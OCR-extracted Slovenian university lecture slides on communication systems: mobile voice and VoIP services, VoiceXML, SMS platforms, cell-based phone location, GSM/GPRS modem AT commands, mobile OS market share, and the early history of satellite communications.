
- **Osnovna daljinska storitev v mobilnih omrežjih**
  - prenos govora preko TDM/CS omrežja (POTS, GSM, UMTS)
- **Nadgradnje**
  - uporaba VoIP tehnologije čez PS omrežja (GPRS, UMTS, WLAN)
    - SKYPE, IM, Fring, Sipcall, iTalk, Fastchat
  - integracija Push-to-Talk (PoC) s protokoli SIP/RTP (GPRS, UMTS, WLAN)
    - integracija v nekatere 3G terminale (tipka  ali **PTT**)





# Standard VoiceXML

- Združevanje spletnih aplikacij in govorne dostave vsebin
  - poenostavitev klicnih centrov in povečevanje zadovoljstva strank
  - možnosti snovanja novih oblik interaktivnih govornih aplikacij




- Prehod izvaja aplikacijsko kodo, dobljeno s spletnega strežnika
  - prenos se vrši z uporabo standardnega protokola HTTP
  - prehod skrbi za pravilno naslavljanje spletnih strežnikov
  - prehod izvaja zajemanje in posredovanje podatkovnih datotek (npr. WAV)



# Sporočilne storitve SMS in MMS

- **Storitvena ogrodja operaterjev, primer: Mobitelova M-vrata**
  - primer odprte platforme za razvoj SMS storitev
    - sistem za razvijalce aplikacij
    - lastna rešitev operaterja ([www.m-vrata.com](http://www.m-vrata.com))
  - osnovni namen: dostop do SMS funkcionalnosti 3rd party ponudnikom
    - komunikacija temelji na izmenjavi XML sporočil



## ■ Storitve


- **SMS poštar**
  - pošiljanje SMS sporočil uporabnikom
- **SMS na zahtevo**
  - sprejem SMS sporočil, poslanih na ključno besedo



# Lokacijske storitve v mobilnih omrežjih

## ■ Globalna identiteta celice s parametrom zakasnitve

- CGI, CID = Cell Global Identity
- TA = Timing Advance
- združljivo z vsemi terminali brez nadgradenj
- 100 % penetracija med naročniki




## ■ Delovanje metode CGI + TA

- CGI identificira celico, kjer se nahaja MS
- TA da oceno razdalje MS od BTS
  - korak znaša 550 metrov

## ■ Natančnost metode

- lokacija je ocenjena s pasom negotovosti
- natančnost cca. 500 m







# Storitev Google MyLocation

## ■ Uporaba parametrov in razporeditve mobilnega omrežja

- telefon sprejema signale najmočnejše bazne postaje
- opazuje pa tudi dogajanje v sosednjih celicah
- zgradi si vzorec: MCC-MNC-LAC-CID
- vzorec razvrsti po jakosti signala
- primerjava s shranjenimi posnetki omrežja
- dinamično dograjevanje odčitkov omrežja




**Funkcija "Netmonitor"  
starih telefonov Nokia**



# Storitve področja M2M

- **Sistemi avtomatskega posredovanja podatkov (stroj-stroj)**
  - **primeri: avtomati za pijačo, nadzorni sistemi, števcji energije (trenutno v večini), avtomobilski sistemi (61% EU M2M trga v letu 2013)**



Vir: <http://mastec.co.nz>



# Vzpostavljanje povezav GSM/GPRS

## ■ Krmiljenje modema z ukazi AT (angl. attention)

- tipične povezovalne hitrosti čez RS-232: 9,6 do 115,2 kbit/s
- tokokrogovne (CS) povezave (dial-out)

```
ATD041181818
CONNECT (odgovor s strani modula)
~ÿ}#À!}!}#}}=)!}$'Đ"}&}}*}}}}"}{("}%&)/}8Ú}#}%
```


- paketne (PS) povezave (GPRS kontekst)

```
AT+CGDCONT=1,"IP","internet"
ATD*99***1#
CONNECT (odgovor s strani modula)
~ÿ}#À!}!}#}}=)!}$'Đ"}&}}*}}}}"}{("}%&)/}8Ú}#}%
```

- sporočila SMS v tekstovni obliki

```
AT+CMGF=1
AT+CMGS="+38641654321"
> (odgovor s strani modula)
Testno pošiljanje sporočila do 160 znakov.<CTRL-Z>
```

Oddaljena stran želi izvesti PPP avtentikacijo



Sestavni del operacijskega sistema računalnika




# Mobilni OS in terminali

## ■ Trenutna statistika (2011) in napovedi (2012, 2015)

- Android prevladuje (43%, 49%, 49%)
- iOS (18%, 19%, 17%)
- Windows (2%, 11%, 20%)
- RIM (12%, 13%, 11%)

## ■ Število novih terminalov

- 468M, 630M, 1105M



Top Five Mobile Phone Vendors, Shipments, and Market Share, Q1 2011 (Units in Millions)

Vendor	Q1 2011 Shipment Volumes	Q1 2011 Market Share	Q1 2010 Shipment Volumes	Q1 2010 Market Share	Year-over-year Change
Nokia	108.5	29.2%	107.8	34.7%	0.6%
Samsung	70.0	18.8%	64.3	20.7%	8.9%
LG Electronics	24.5	6.6%	27.1	8.7%	-9.6%
Apple	18.7	5.0%	8.7	2.8%	114.9%
ZTE	15.1	4.1%	10.4	3.3%	45.2%
Others	135	36.3%	92.2	29.7%	46.4%
Total	371.8	100.0%	310.5	100.0%	19.8%

Source: IDC Worldwide Mobile Phone Tracker, April 28, 2011

## Statistika OS za 2011 Q2 (Gartner)



# Satelitske komunikacije in lociranje


---

**Predmet: Komunikacijski sistemi**  
**as. mag. Andrej Štern**

**Univerza v Ljubljani**  
**Fakulteta za elektrotehniko**  
**Laboratorij za telekomunikacije**



# Razvrstitev brezžičnih tehnologij





# Nekaj zgodovinskih dejstev

## ■ Začetki

- 1957 - 4. oktober: izstrelitev prvega satelita Sputnik 1
- 1957 - 3. november: izstrelitev Sputnika 2 s psičko Lajko
- 1958 - prvi telekomunikacijski satelit SCORE s 4 min. tajnico (12 dni)
- 1961 - 12. april: prvi človek v vesolju Yuri Gagarin z VOSTOK 1
- 1962 - prve telefonske in TV oddaje čez pasivni satelit Echo 1
- 1963 - prvi aktivni satelit s prenosom v realnem času: Telstar 1
- 1964 - postavitve prvega GEO satelita: Syncom 3
- 1969 - 21. julij: prvi človek na Luni Neil Armstrong
- 1989 - izstreljen prvi satelit GPS (do danes cca. 60)
- 1997 - izstrelitev prvih satelitov IRIDIUM
- 2000 - začetek delovanja satelitov Globalstar in Thuraya
- 2001 - začetek izstreljevanja satelitov ICO/Hughes




Prvi satelit -  
Sputnik 1





# Umestitev satelitskih komunikacij

- Pokrivanje območij GAN (Global WAN)
  - dopolnjevanje obstoječe prizemne komunikacijske infrastrukture
    - pomemben člen pri optimizaciji povezljivosti “kjerkoli, kadarkoli” v omrežjih 4G
    - pomembna vloga na območjih brez prizemne infrastrukture
      - morja in oceani, puščave, gore
  - postavitve visokih “baznih postaj”
    - bolj vertikalno pokrivanje ozemlja s signalom
    - dosegljivost tudi v dolinah in soteskah





# Posebnosti satelitskih komunikacij

